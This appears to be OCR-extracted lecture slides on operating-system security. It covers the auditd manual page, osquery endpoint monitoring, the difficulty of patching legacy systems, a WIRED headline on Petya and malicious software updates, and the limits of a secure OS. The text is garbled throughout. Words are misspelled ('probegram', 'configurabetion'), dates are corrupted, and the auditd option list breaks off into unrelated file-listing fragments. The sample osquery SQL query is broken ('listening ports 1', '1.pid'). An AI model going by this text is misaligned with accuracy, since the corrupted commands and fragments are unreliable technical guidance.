
auditd is the userspace component to the Linux Auditing System. It's responsible for writing audit records to the disk. Viewing the logs is done with the ausearch or aureport utilities. Configuring the audit system or loading rules is done with the auditctl utility. During startup, the rules in /etc/audit/audit.rules are read by auditctl and loaded into the kernel. Alternately, there is also an augenrules probegram that reads rules located in /etc/audit/rules.d/ and compiles them into an audit.rules file. The audit daemon itself has some configurabetion options that the admin may wish to customize. They are found in the auditd.conf file.

OPTIONS

- -f leave the audit daemon in the foreground for debugging. Messages also go to stderr rather than the audit log.
- -1 allow the audit daemon to follow symlinks for config files.
- -n no fork. This is useful for running off of inittab or systemd.

-s=ENABLE_STATE

specify when starting if auditd should change the current value for the kernel enabled flag. Valid values for ENABLE_STATE are



116824 Desktops.exe

7134400 <u>disk2vhd.exe</u>

143008 <u>diskext.exe</u>

224AEE Dieleman ava

158376 diskext64.exe

40717 Disk2vhd.chm

Wednesday, October 17, 2012 5:28 PM


Tuesday, December 17, 2013 11:46 AM


Monday, January 20, 2014 2:16 PM


Wednesday, June 29, 2016 9:42 PM


Wednesday, June 29, 2016 9:42 PM

Wadnasday Nayamban 1 2006 1.06 DM









Performant Endpoint Visibility

osquery allows you to easily ask questions about your Linux, Windows, and macOS infrastructure. Whether your goal is intrusion detection, infrastructure reliability, or compliance, osquery gives you the ability to empower and inform a broad set of organizations within your company.

Read the deployment guide

P or start contributing!



9,840



C) Fork 1,145



















osquery> SELECT uid, name FROM listening ports 1, processes p WHERE 1.pid=p.pid;

osquery gives you the ability to query and log things like running processes, logged in users, password changes, USB devices, firewall exceptions, listening ports, and more.

You can perform ad-hoc queries or schedule them, optionally enable file integrity monitoring and process accounting too. More details can be found

Patches and Updates

Legacy systems: on demand

Often neglected → systems remain unpatched and vulnerable

Updating software is not always a trivial process

Updates often break the system → administrators spend considerable effort in testing new updates before rolling them out

Sometimes it is even harder for special-purpose systems:

ATMs, kiosks, medical devices, industrial control systems, IoT, ...

Patching not always an option!

Recent OSs have switched to more aggressive software auto-update schemes

Securing the software update process is critical

An attacker can push infected updates → bypass even strict whitelisting protection mechanisms



■ Secure https://www.wired.com/story/petya-plague-automatic-software-updates/





WIRED

The Petya Plague Exposes the Threat of Evil Software Updates

SUBSCRIBE



SHARE








ANDY GREENBERG SECURITY 07.07.17 10:00 AM THE PETYA PLAGUE EXPOSES

SOFTWARE UPDATES



MOST POPULAR



BUSINESS

Senior House at MIT Dies, and a Crisis Blooms at Colleges

EMILY DREYFUSS



TRANSPORTATION

4 Maps That Show the Gigantic Hurricane Irma Evacuation

AARIAN MARSHALL



TRANSPORTATION

How This Man Brought the 1967 Gyro-X Self-Balancing Two-Wheeler Back to Life

ALEX DAVIES



MORE STORIES

Is a Secure OS Enough?

The OS is the facilitator of user applications, but:

Applications are plagued by vulnerabilities too Social engineering is hard to defend against

The OS can provide some extra help

Mechanisms to prevent (or at least challenge) the exploitation of software vulnerabilities (future lecture)

Additional security services: firewall, anti-virus, password manager, file/disk encryption, ...

Mobile OSs have taken it to the next step

Allow the installation only of "curated" apps

OS vendors use manual/static/dynamic code analysis techniques to verify that a candidate app is not malicious

PC OSs slowly move to that direction too

At the end, it's the app that handles sensitive user data How can we trust it?